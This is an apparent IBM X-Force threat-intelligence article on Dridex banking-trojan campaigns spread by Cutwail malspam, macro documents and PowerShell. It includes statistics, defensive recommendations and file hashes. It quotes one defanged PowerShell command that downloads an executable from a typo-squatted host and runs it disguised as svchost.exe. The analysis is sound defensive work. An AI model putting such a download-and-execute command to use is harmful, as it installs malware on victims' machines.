# Dridex Campaign Propelled by Cutwail Botnet and Poisonous PowerShell Scripts

securityintelligence.com/dridex-campaign-propelled-by-cutwail-botnet-and-powershell/

Home / Incident Response
Dridex Campaign Propelled by Cutwail Botnet and Poisonous PowerShell Scripts

Incident Response March 11, 2021
By Dave McMillen co-authored by Limor Kessem 4 min read

IBM X-Force threat intelligence has been observing a rise in Dridex-related network attacks that are being driven by the Cutwail botnet. Dridex is delivered as a second-stage infector after an initial document or spreadsheet arrives via email with booby-trapped macros. Recipients who activate the macros unknowingly launch malicious PowerShell scripts that will download additional malware. At this time, X-Force is seeing relatively limited campaigns active in Italy and Japan.

## Invoke PowerShell, Download Dridex

The initial infection vector of the attacks we are observing is malspam email. Recipients receive unsolicited messages containing Microsoft Office file attachments, often delivered via the Cutwail botnet. Cutwail itself has been a prominent spamming infrastructure in the cybercrime arena, named as the largest of its kind in 2009, and continues to spread spam for elite malware-wielding gangs in 2021.

Overall, at least 34% of all PowerShell-based attacks X-Force has seen since June 2020 were ultimately linked with a Dridex payload. The PowerShell uptick became apparent in early 2020 and started rising more considerably in May 2020.

X-Force observed activity spikes in December 2020, which accounted for an 80% increase in the overall number of malicious PowerShell attacks compared to the preceding six-month period. In January 2021, X-Force observed a sudden decline in both PowerShell attacks as well as the embedded Dridex attacks, likely as the campaign ended and a new one started using a different macro variant and other scripts.





*Figure 1: PowerShell network attacks per month (Source: IBM X-Force)*

## Multi-Stage Infections

In the cases X-Force analyzed, PowerShell is instructed to bypass the local execution policy and then runs a Base64-encoded command, which results in a request to browse to what is supposed to appear like a Microsoft update URL. The script fetches a malicious executable file from that typo-squatted domain. These specific steps change per variant and campaign.

```
(New-Object
System.Net.WebClient).DownloadFile('http://updates.ms0ffice[.]net/upd20991.exe',"${Env:SystemRoot}\Temp\svchost.exe");
Start-Process "${Env:SystemRoot}\Temp\svchost.exe";
```

The executable file is the Dridex payload. To evade detection, it disguises itself as a service host process and begins to run its data-stealing mechanisms.





*Figure 2: Dridex infection flow from PowerShell scripts (Source: IBM X-Force)*

## Banking Trojan or a Ransomware Threat?

While Dridex is a banking Trojan, it is not necessarily always used as such. In some cases, its operators, known as the 'Evil Corp' gang, may leverage its ability to steal credentials on the fly or present victims with web injections. In other cases, Dridex is employed as a bot-herding tool that is a powerful information stealer. Since it is also a persistent device infector, it is known to be part of high-stakes ransomware attacks. In this regard, Dridex has been linked with ransomware like BitPaymer and DoppelPaymer, as an example.

## Health Care Sector in the Crosshairs Again

When looking at the sectors targeted most often in our managed security services networks, X-Force is seeing that health care is the top target of the overall increase in PowerShell attacks. Followed by the financial sector and by retailers, health care has been seeing no less than an onslaught of cyberattacks on organizational networks since the COVID pandemic broke. This is due to the sector being a critical part of the response to COVID and one where human life can be impacted by a cyberattack. In many cases, ransomware attacks seek to compromise hospitals for the inherent pressure they would have to pay hefty ransoms to protect patients and resume operations.

## Emotet Is Out; What's Next for Dridex?

Dridex mostly does business with other cybercrime groups that have roots in the elite criminal arena in eastern Europe. In the past, Dridex's top spamming service was Necurs. When tactics changed from widespread infections to more targeted attacks, Dridex moved on and away from Necurs, keeping Emotet as the botnet that opens doors for it to enter corporate networks. Since Emotet suffered a recent major blow by law enforcement, what's next?

In campaigns that X-Force observed starting in early January 2021, it appears that Dridex is testing a couple of avenues. It has been spreading through the Rig Exploit Kit, the Cutwail botnet and, in some cases, through the QakBot botnet. Its activity, detected in Italy and Japan, remains relatively low.

## Recommendations

A Dridex malware infection on enterprise devices opens a door to more serious issues down the line. It can involve the theft of money from the company's bank account or from infected employee accounts, or it can be as grave as a full-fledged targeted ransomware and extortion attack. Damage can go from a few million dollars to hundreds of millions in the overall incident response process, regulatory fines, lawsuits and more. When it comes to malware, an ounce of prevention is worth a pound of cure.

- Educate employees about the latest phishing techniques to assist them in spotting suspicious emails and refraining from opening unsolicited attachments.

- Security teams should employ applicable Yara rules to assist in detecting malicious PowerShell use. Monitor for suspicious PowerShell commands and events.
- Tune your organization's SIEM system with enhanced malicious PowerShell detection capabilities.
- Incorporate known Dridex, PowerShell and BitPaymer indicators of compromise (IOCs) into your security monitoring.
- Consider a managed detection and response solution to secure your endpoints.

If you believe your organization is undergoing an active attack and you require assistance, please contact our team: U.S. hotline 1-888-241-9812 | Global hotline (+001) 312-212-8034.

### Dridex File From This Analysis

File name: upd20991.exe

File type: Win32 EXE

MD5: d759be13337417afa7b09617d0631a1c


SHA-1: 8b1a421c02579558862614ce136210b1480f9622

SHA-256: a32cb8a2260c89b904f4e2a3ab30432ffd94d7a56a4a7ae4b3bac2d1b8a90f68

For additional Dridex IOCs from recent campaigns, please check out X-Force Exchange. Also, Dridex command and control servers and samples are tracked by abuse.ch here and here. With Emotet out of the picture at this time, watch out for Feodo as malware that is being used for infection. Feodo has the same origins as Dridex, namely the original Bugat code base.

Dave McMillen
Senior Threat Researcher, IBM X-Force

Dave brings over 25 years of network security knowledge to IBM. Dave began his career in IBM over 15 years ago where he was part of a core team of six IBMers...


think 2022
IBM
IBM Think Broadcast
Let's think together.
Watch on demand